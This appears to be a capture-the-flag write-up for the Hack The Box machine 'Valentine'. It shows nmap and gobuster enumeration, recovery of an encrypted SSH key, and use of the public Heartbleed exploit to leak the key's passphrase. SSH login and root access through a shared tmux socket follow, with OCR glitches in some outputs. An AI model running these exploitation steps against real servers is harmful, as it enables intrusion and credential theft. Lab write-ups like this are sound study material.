
Write Up Valentine



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Enumeration

Nmap Scan

nmap -sV -sC 10.10.10.79

```
root@kali:/tmp/Valentine# nmap -sV -sC 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-13 06:23 EDT
Nmap scan report for 10.10.10.79
Host is up (0.021s latency).
Not shown: 997 closed ports
      STATE SERVICE VERSION
open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
 _http-title: Site doesn't have a title (text/html).
 ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrP
 Not valid before: 2018-02-06T00:45:25
 _Not valid after: 2019-02-06T00:45:25
_ssl-date: 2020-06-13T10:23:58+00:00; +2s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web page

After we see that port: 80 and 443 are open I went to check the webpage. Both are the same page

Port 80 web page.

① 10.10.10.79







After reviewing the web page, I couldn't find any useful information. Next thing that I did was trying to find files/directories on the webpage.

Gobuster

gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

I found 1 interesting directory: /dev

http://10.10.10.79/dev/

Found 2 files.



Index of /dev

Name Last modified Size Description

Parent Directory -

| hype_key | 13-Dec-2017 16:48 5.3K | notes.txt | 05-Feb-2018 16:42 227

Examining The 2 Files

Before we can examine the 2 files that we just found, we need to download both files.

wget <u>http://10.10.10.79/dev/notes.txt</u>

wget http://10.10.10.79/dev/hype_key

Contents of notes.txt

root@kali:/tmp/Valentine# cat notes.txt
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
root@kali:/tmp/Valentine#

Contents of hype_key


We can see this is Hex.

root@kali:/tmp/Valentine#

CyberChef Decrypting The Hex

https://gchq.github.io/CyberChef/

we see we have an encrypted SSH key.



I copied the encrypted SSH key to a file.

```
--BEGIN RSA PRIVATE KEY----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46
DbPr078kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ul0
t9grSosRTCsZd140Pts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XghDUBhvk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZOSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq656350J6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii30EW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
   --END RSA PRIVATE KEY--
```

Cracking Encrypted SSH Key

root@kali:/tmp/Valentine#

Now we can see that our encrypted SSH key in now converted into John The Ripper format so that we can try to brute force the password.

/usr/share/john/ssh2john.py enc-ssh-key > john-crack-ssh

root@kali:/tmp/Valentine# /usr/share/john/ssh2john.py enc-ssh-key > john-crack-ssh
root@kali:/tmp/Valentine# cat john-crack-ssh
enc-ssh-key:\$sshng\$1\$16\$AEB88C140F69BF2074788DE24AE48D46\$1200\$0db3eb3bbf247a036e9356
ccb4d0cc31f9a23ad0423449b3985005755b8115ee6f7a42c663af026f9e355a7e6e95b0a6933c11e9ba
79739a5081ef1e7bcee9270755646b67bd1f7297298a62f5c35dd381d77602219da472c9a585082393ea
cc8e72c8a718ef7eaf84a74803d1473294a9baac266a69cc2749d7475bc5b72f12660b17715b996de5d3
db386cbb292b130c3ac8272a5a17be794f392c12a56cbd5a9eb2f175fcf85e34af19795ea84350187293
675b92aee6a2dbb9314e72d0fb043cee531a75db3519035e1ac2927fc47faec44a79e29c8a50de3c28da
de5fe6eaeb9eb7e4e27a4ea1db0254d0d51b3d3ee96b4bb2b848b5fb9d8f3dfd1679a1241ed95591c936
02e169944d77c1c433ce9f3688cfd3d9d58d3698b565179344a2d56d36c1bbb53732fed5383d22937223
b27210f42172c48b7dd9fad7ce7b2386561af2cbdb54d35f93ff5fc97ea8a76e2b2f60f2112a58a67b2a
9bffc56c4f22527be6fce77cee576a8bb2e2da04cc582a6dfecc40c80ef78a3cd69a59980472ac729426
d2087f38f542e8a5455066fc5efa63f60cae69ccf64ff5c52188b24c02510fbde42187244f0c9210f7
root@kali:/tmp/Valentine#

We can't crack the password, so this is a rabbit hole now we need to go back to our enumeration fase.

john --wordlist=/usr/share/wordlists/rockyou.txt john-crack-ssh

```
root@kali:/tmp/Valentine# john --wordlist=/usr/share/wordlists/rockyou.txt john-crack-ssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates left, minimum 8 needed for performance.
0g 0:00:00:13 DONE (2020-06-13 06:49) 0g/s 1091Kp/s 1091Kc/s 1091KC/s ..*7;Vamos!
Session completed
root@kali:/tmp/Valentine#
```

Back To Enumeration

We can see that it's vulnerable to Heartbleed.

nmap --script vuln -p 22,80,443 10.10.10.79

```
ssl-heartbleed:
VULNERABLE:
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library.
State: VULNERABLE
Risk factor: High
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are
```

Exploitation

Searchsploit heartbleed

```
root@kali:/tmp/Valentine# searchsploit heartbleed

Exploit Title

OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)

OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)

OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)

OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure

Shellcodes: No Results

root@kali:/tmp/Valentine#
```

Now we need to copy this file to our system.

searchsploit -m multiple/remote/32764.py

```
root@kali:/tmp/Valentine# searchsploit -m multiple/remote/32764.py
   Exploit: OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
        URL: https://www.exploit-db.com/exploits/32764
   Path: /usr/share/exploitdb/exploits/multiple/remote/32764.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /tmp/Valentine/32764.py
root@kali:/tmp/Valentine# ls 32764.py
32764.py
root@kali:/tmp/Valentine#
```

python 32764.py 10.10.10.79 | more

```
oot@kali:/tmp/Valentine# python 32764.py 10.10.10.79
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0300, length = 94
... received message: type = 22, ver = 0300, length = 885
... received message: type = 22, ver = 0300, length = 331
... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
 0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C
 0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90
 0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0
 0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00
                                                         !.9.8.....5.
 0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0
 0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00
 0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00
 0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00
 0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
 00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
 00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00
 00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00
 00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E
                                                         ....#.....0.0.
 00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F
                                                         1/decode.php..Co
 00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C
                                                        ntent-Type: appl
 0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F
                                                         ication/x-www-fo
 0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43
                                                        rm-urlencoded..C
 0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34
                                                        ontent-Length: 4
 0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63
 0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 07
```

We see a bse64 encoded text.

aGVhcnRibGVIZGJIbGIIdmV0aGVoeXBICg==

We need to decode it.

echo "aGVhcnRibGVIZGJIbGIIdmV0aGVoeXBICg==" |base64 -d; echo

```
root@kali:/tmp/Valentine# echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" |base64 -d; echo
heartbleedbelievethehype
```

heartbleedbelievethehype

heartbleedbelievethehype

Now that we have a password we can enter the password of the encrypted SSH key.

sudo ssh -i enc-ssh-key.pub hype@10.10.10.79

```
root@kali:/tmp/Valentine# sudo ssh -i enc-ssh-key.pub hype@10.10.10.79
load pubkey "enc-ssh-key.pub": invalid format
Enter passphrase for key 'enc-ssh-key.pub':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 13 11:28:44 2020 from 10.10.14.8
hype@Valentine:~$
```

whoami && ifconfig && cat user.txt; echo

```
nype@Valentine:~/Desktop$ whoami && ifconfig && cat user.txt; echo
         Link encap:Ethernet HWaddr 00:50:56:b9:1f:3d inet addr:10.10.10.79 Bcast:10.10.10.255 Mask:255.255.255.0
eth0
         inet6 addr: dead:beef::bd0e:8d25:4be4:f313/64 Scope:Global
         inet6 addr: dead:beef::250:56ff:feb9:1f3d/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:1f3d/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:26834 errors:0 dropped:73 overruns:0 frame:0
         TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1713645 (1.7 MB) TX bytes:82415 (82.4 KB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:2890 errors:0 dropped:0 overruns:0 frame:0
         TX packets:2890 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:734348 (734.3 KB) TX bytes:734348 (734.3 KB)
6710a5464769fd5fcd216e076961750
```

Post-Exploitation

By looking into bash_history, we see that something interesting.

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
hype@Valentine:~$
```

When we look into that file, we see it's owned by root.

```
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x 2 root hype 4096 Jun 13 05:13 .
drwxr-xr-x 26 root root 4096 Feb 6 2018 .
srw-rw---- 1 root hype 0 Jun 13 05:13 dev_sess
hype@Valentine:/.devs$
```

Now we can attach this tmux session and we are root.

tmux -S /.devs/dev_sess

whoami && ifconfig && cat /root/root.txt; echo